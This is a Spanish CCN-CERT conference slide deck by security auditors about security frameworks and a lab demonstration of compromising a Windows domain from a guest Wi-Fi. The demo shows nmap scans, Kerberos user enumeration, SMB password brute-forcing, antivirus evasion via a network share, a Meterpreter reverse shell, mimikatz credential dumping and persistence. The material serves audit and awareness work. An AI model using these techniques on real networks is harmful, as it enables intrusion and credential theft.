

**XIII
JORNADAS
STIC
CCN-CERT**



El mito de la tecnología

**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**

#XIIIJORNADASCNCERT



Jesús Damian Angosto Iglesias

Auditor de seguridad y análisis forense en Ingenia

jdangosto@ingenia.es



Raúl Morales Ramírez

Pentester en Ingenia

rmorales@ingenia.es

Marcos de referencia y buenas prácticas

- ENS + guías STIC
- ISO 27000
- NIST 800-53
- LPIC (en caso de infraestructuras críticas)

75 MEDIDAS DE SEGURIDAD RECOGIDAS EN EL ENS

MARCO ORGANIZATIVO

El marco organizativo está constituido por un conjunto de medidas relacionadas con la organización global de la seguridad

4

POLÍTICA DE SEGURIDAD
NORMATIVA DE SEGURIDAD
PROCEDIMIENTOS DE SEGURIDAD
PROCESO DE AUTORIZACIÓN

MARCO OPERACIONAL

El marco operacional está constituido por las medidas a tomar para proteger la operación del sistema como conjunto integral de componentes para un fin

31

PLANIFICACIÓN
CONTROL DE ACCESO
EXPLOTACIÓN
SERVICIOS EXTERNOS
CONTINUIDAD DEL SERVICIO
MONITORIZACIÓN DEL SISTEMA

MEDIDAS DE PROTECCIÓN

Las medidas de protección, se centrarán en activos concretos, según su naturaleza, con el nivel requerido en cada dimensión de seguridad

40

INSTALACIONES E INFRAESTRUCTURAS
GESTIÓN DEL PERSONAL
PROTECCIÓN DE LOS EQUIPOS
PROTECCIÓN DE LAS COMUNICACIONES
PROTECCIÓN SOPORTES DE INFORMACIÓN
PROTECCIÓN APLICACIONES INFORMÁTICAS
PROTECCIÓN DE LA INFORMACIÓN
PROTECCIÓN DE LOS SERVICIOS

Fuente: CCN-Cert

CONTROLES ISO 27002 DOMINIOS DE CONTROL SGSI



Fuente: AENOR

¿Dónde se encuentra el equilibrio?




Medidas de protección




3,562,526
Dionaea - Attacks174,166
Cowrie - Attacks75,251
Honeytrap - Attacks3,088
Rdpy - Attacks2,930
Heralding - Attacks1,032
Tanner - Attacks575
Adbhoney - Attacks197
Ciscoasa - Attacks35
ConPot - Attacks22
Medpot - Attacks

Honeypot Attacks Bar




Honeypot Attacks Histogram




Honeypot Attack Map




Attacks by Destination Port Histogram




Attacks by Honeypot Histogram




Attacks by Country Histogram




Attacker Src IP Reputation




Attacks by Honeypot



P0f OS Distribution



Attacks by Country



```

Sep 15:53  --
Sep 09:31  boot
Sep 15:50  dev
Sep 09:32  etc
Sep 15:52  home
Sep 2015  lib -> usr/lib
Sep 2015  lib64 -> usr/lib
Sep 22:45  mail
Sep 2015  opt
Sep 15:52  private -> /home/encrypt
Sep 08:15  proc
Sep 15:37  root
Sep 15:50  run
Sep 2015 sbin -> usr/bin
Sep 2015  sfs
Sep 15:51  sfs
Sep 15:30  sfs
Sep 15:30  var

```

El Gobierno de España ha confirmado que durante la mañana de hoy "se han estado produciendo infecciones por malware tipo ransomware a empresas estratégicas en España".

Enrique Domínguez, director estratégico de ciberseguridad de Entelgy, asegura que con un ratón inalámbrico se puede tomar el control de un ordenador.

El virus *ransomware* WannaCry contagia cerca de **300.000 ordenadores en todo el mundo**, cifra los archivos que encuentra a su paso y pide **un rescate de hasta 300 dólares para devolverlos**. El virus afectó a grandes empresas e instituciones de todo el mundo: Telefónica, el Servicio de Salud del Reino Unido, el Ministerio de Interior ruso o el fabricante de automóviles Renault. La Europol, la policía de la Unión Europea, lo describió como “**un ataque sin precedentes**”.

El grupo cervecero aragonés Ágora en el que se integra la marca Ámbar, que ha denunciado el hecho ante el Instituto Nacional de Ciberseguridad, asegura que no va a pagar ningún rescate e insiste en que está trabajando para restablecer los sistemas.

El Instituto de Empleo de Zaragoza sufre un ataque de hackers y los hackers exigen un rescate a una cifra de 1000 euros

lesbloquear los sistemas informáticos del organismo municipal y asegura

Banco de las Islas Caimán sufre un hackeo con firma en español

DANIEL J. OLLERO@danieljollero

4-5 minutes

Actualizado Martes, 19 noviembre 2019 - 09:30

Estadísticas

QUÉ MEDIDAS HABÍA EN LOS SITIOS QUE HEMOS AUDITADO



Estadísticas

QUÉ MEDIDAS HABÍA EN LOS SITIOS QUE HEMOS AUDITADO



PROTECCIÓN PERIMETRAL

100%



PROTECCIÓN ENDPOINT

80%



POLÍTICA DE PROCESOS

70%



POLÍTICA DE ACTUALIZACIONES

70%



OTRAS

60%

En el 90% pudimos hacer una intrusión

ESCENARIO CASO PRÁCTICO

1. Redes inalámbricas configuradas (invitados y corporativa)
2. Cortafuegos en el perímetro
3. Antivirus en los endpoint
4. Sistemas actualizados
5. Dos controladores de dominio con relación de confianza

DEMO



Situación: estamos conectados al
WIFI de invitados
red

Primer objetivo: estamos dentro!!

Primera Fase: lograr
información del sitio

¿Cuáles son los servidores del dominio?

```
Host is up (0.00030s latency).  
Not shown: 65501 filtered ports
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain?	
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time:
113/tcp	closed	ident	
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP
443/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0

¿Cuáles son los servidores del dominio?

```
389/tcp    open    ldap          Microsoft Windows Active Dire  
ctory LDAP (Domain: ccn01.local, Site: Default-First-Site-Name)
```

```
445/tcp    open    microsoft-ds   Microsoft Windows Server 2008  
R2 - 2012 microsoft-ds (workgroup: CCN01)
```

```
Service Info: Host: DC-CCN01; OS: Windows; CPE: cpe:/o:microsoft:  
windows
```

```
389/tcp    open    ldap          Microsoft Windows Active Direc  
tory LDAP (Domain: ccn02.local, Site: Default-First-Site-Name)
```

```
445/tcp    open    microsoft-ds   Microsoft Windows Server 2008  
R2 - 2012 microsoft-ds (workgroup: CCN02)
```

```
Service Info: Host: DC-CCN02; OS: Windows; CPE: cpe:/o:microsoft:  
windows
```

Situación: Estamos dentro, y sabemos cuáles son los controladores del dominio



Segunda Fase:
Lograr un usuario
válido en el dominio

Obtención de usuario válido en el dominio

```
GNU nano 4.3 /tmp/lista.txt
usuario
test
rmorales
jangosto
invitado
prueba
```

Diccionario de usuarios

Obtención de usuario válido en el dominio

```
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|      rmorales@ccn01
|      jangosto@ccn01
|_      prueba@ccn01
```

Preguntamos a kerberos... y kerberos responde.
Tenemos tres candidatos!!!

Situación: Tengo tres usuarios válidos en el dominio



Tercera Fase:
Lograr credenciales

Obtención de credenciales de usuarios en el dominio

```
GNU nano 4.3 /tmp/diccionario.txt
prueba
Prueba
prueba1
prueba12
prueba123
Prueba1
Prueba12
Prueba123
```

Diccionario de claves

Obtención de credenciales de usuarios en el dominio

```
[*] 10.238.247.125:445 - 10.238.247.125:445 - Starting SMB login bruteforce
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:prueba',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:Prueba',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:prueba1',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:prueba12',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:prueba123',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:Prueba1',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\prueba:Prueba12',
[+] 10.238.247.125:445 - 10.238.247.125:445 - Success: 'ccn01\prueba:Prueba123'
[*] 10.238.247.125:445 - Scanned 1 of 1 hosts (100% complete)
```

Prueba de fuerza bruta. Podemos hacerlo!!! No hay configuración de bloqueos por reintento... y logramos una contraseña válida

Situación: Tengo un usuario con
contraseña

Segundo objetivo: usuario con credenciales



Cuarta Fase: Escalada
de privilegios

Obtención de credenciales privilegiados en el dominio

```
Enter WORKGROUP\prueba's password:  
rpcclient $> enumdomusers  
user:[Administrador] rid:[0x1f4]  
user:[Invitado] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[userccn01.01] rid:[0x452]  
user:[rmorales] rid:[0x459]  
user:[jangosto] rid:[0x45a]  
user:[matenimiento] rid:[0x45d]  
user:[admingenia] rid:[0x465]  
user:[prueba] rid:[0x466]  
user:[TM_OSCE_DC-CCN01] rid:[0x46b]
```

Con un usuario válido consultamos por el resto de usuarios del Dominio. Nos llaman la atención los usuarios “matenimiento” y “admingenia”... a por el primero!!!

Obtención de credenciales privilegiados en el dominio

```
GNU nano 4.3 /tmp/lista2.txt
mantenimiento
Mantenimiento
mantenimiento1
mantenimiento12
mantenimiento123
Mantenimiento1
Mantenimiento12
Mantenimiento123
```


Diccionario de claves

Obtención de credenciales privilegiados en el dominio

```
[*] 10.238.247.125:445 - 10.238.247.125:445 - Starting SMB login bruteforce
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:mantenimiento',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:Mantenimiento',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:mantenimiento1',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:mantenimiento12',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:mantenimiento123',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:Mantenimiento1',
[-] 10.238.247.125:445 - 10.238.247.125:445 - Failed: 'ccn01\mantenimiento:Mantenimiento12',
[+] 10.238.247.125:445 - 10.238.247.125:445 - Success: 'ccn01\mantenimiento:Mantenimiento123'
[*] 10.238.247.125:445 - Scanned 1 of 1 hosts (100% complete)
```

De nuevo prueba de fuerza bruta... y logramos una contraseña válida

Obtención de credenciales privilegiados en el dominio



```
rdesktop - 10.238.247.1
```

Administrador: C:\Windows\System32\cmd.exe

Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>_

Este usuario permite acceso por escritorio remoto... tiene privilegios, es administrador LOCAL de cualquier máquina, pero no es administrador del Dominio

Situación: Tengo un usuario válido privilegiado y acceso a una máquina en el Dominio



Quinta Fase: A por el administrador del Dominio

Obtención de credenciales administradoras en el dominio




Administrador: Símbolo del sistema

```
C:\Windows\system32>net use * \\10.238.247.124\carpeta  
La unidad X: está conectada a \\10.238.247.124\carpeta.  
Se ha completado el comando correctamente.
```

Desde la máquina en el dominio, accedemos a nuestro equipo que está en la red de invitados, para usar un “bichito” que hemos preparado




Obtención de credenciales administradoras en el dominio



Lanzamos nuestro “bichito” pero nos lo cazan 😞

Obtención de credenciales administradoras en el dominio



```
C:\Windows\system32>net use * \\10.238.247.124\carpeta
La unidad X: está conectada a \\10.238.247.124\carpeta.
Se ha completado el comando correctamente.

C:\Windows\system32>X:
X:\>bichito.exe
X:\>_
```

Pero si lo lanzamos desde la unidad X (en realidad accedemos al nuestro equipo).... El antivirus no se entera y puedo lanzarlo 😊

Obtención de credenciales administradoras en el dominio

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 0.0.0.0:443
```

```
[*] Sending stage (206403 bytes) to 10.238.247.1
```

```
[*] Meterpreter session 1 opened (10.238.247.124:443)
```

```
meterpreter > load mimikatz
```

El bichito nos permite utilizar herramientas de hacking en diferido. Y se ejecuta “mimikatz” que entre otras cosas, permite obtener contraseñas almacenadas en la máquina cuando fue dada de alta en el dominio

Obtención de credenciales administradoras en el dominio

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { W7CCN01-01$ ; CCN01 ; [J"1CfBRm6;v+ky>B?D[uJe*+PY$4<M
[1] { W7CCN01-01$ ; CCN01 ; [J"1CfBRm6;v+ky>B?D[uJe*+PY$4<M
[2] { mantenimiento ; CCN01 ; Mantenimiento123 }
[3] { CCN01 ; admingenia ; 4dm1nG3n14 }
[4] { \mantenimi ; CCN01 ; b26bb719d25e970e7ad46f5942e25a311
3a25f93863d9deedb5dce36c1d0cd1314f914b78a8a75530bb8dc0064369
6e8ea6b3af1cf4e6e0ead0d5e5ee174ba6a6115b70189850ba763757ff66
[5] { admingenia ; CCN01 ; 4dm1nG3n14 }
[6] { ProtectedStorage ; DC-CCN01.ccn01.local ; ab014068558c
[7] { CCN01 ; admingenia ; 4dm1nG3n14 }
```

Se obtiene la contraseña en claro de el usuario admingenia

Obtención de credenciales administradoras en el dominio



Y podemos acceder a un controlador del dominio como administrador...
BINGO!!!! Este sí que es administrador del dominio

Situación: Tengo el administrador del dominio

Tercer objetivo: Tengo el Domain Admin

Última Fase: Hasta dónde puedo llegar?

Salto de dominio



```
rpcclient $> enumdomusers
user:[Administrador] rid:[0x1f4]
user:[Invitado] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[userccn02.01] rid:[0x450]
user:[admmantenimiento] rid:[0x456]
user:[TM_OSCE_DC-CCN02] rid:[0x458]
```

Cuando intentamos hacer “login” en el segundo controlador, los usuarios no son válidos, pero se puede acceder por “rpc” y podemos listar los usuarios. Nos vuelve a llamar la atención “admmantenimiento”

Salto de dominio



Probamos las contraseñas logradas en la primera fase del ataque y ¡¡coincide con la de admingenia!! Se han reutilizado contraseñas y logramos acceso

Crear persistencia

```
meterpreter > run persistence
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.  
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]  
[*] Running Persistence Script  
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DC-CCN01_201911  
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.238.247.124 LPORT=4444  
[*] Persistent agent script is 99679 bytes long  
[+] Persistent Script written to C:\Users\ADMINING~1\AppData\Local\Temp\vjoehHdTxB.vbs  
[*] Executing script C:\Users\ADMINING~1\AppData\Local\Temp\vjoehHdTxB.vbs  
[+] Agent executed with PID 6476  
meterpreter >
```

Aprovechando los permisos que tenemos, dejamos una puerta abierta...



Situación: Tengo acceso remoto al administrador

Objetivo conseguido: I've got the power!!

Acceso total
con persistencia

FIN

Conclusiones

Mala segregación de redes

ENS - mp.com.4 | (ISO/IEC 27002 – 13.1.3)

Consola desatendidas

ENS – op.exp.6 | ISO/IEC 27002 – 12.4.1

Política de contraseñas

ENS – op.acc.5 & 6 | ISO/IEC 27002 – 9.4.3)

RIESGOS

Incumplimiento

Estafa

Sancionatorios

Reputación

Conclusiones

Llevaron a cabo un hacking para mejorar su sistema 😊



Conclusiones

- La tecnología sin una correcta configuración y gestión, no protege por sí sola
- El cumplimiento de los marcos normativos exigen que se tomen medidas para la correcta configuración del sistema
- El análisis de vulnerabilidades como mecanismo de auditoría técnica no revela malas configuraciones



**La ~~Potencia~~ Tecnología sin
Control no sirve de Nada**

¡Gracias!

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

XIII JORNADAS STIC CCN-CERT

ccn-cert
centro criptológico nacional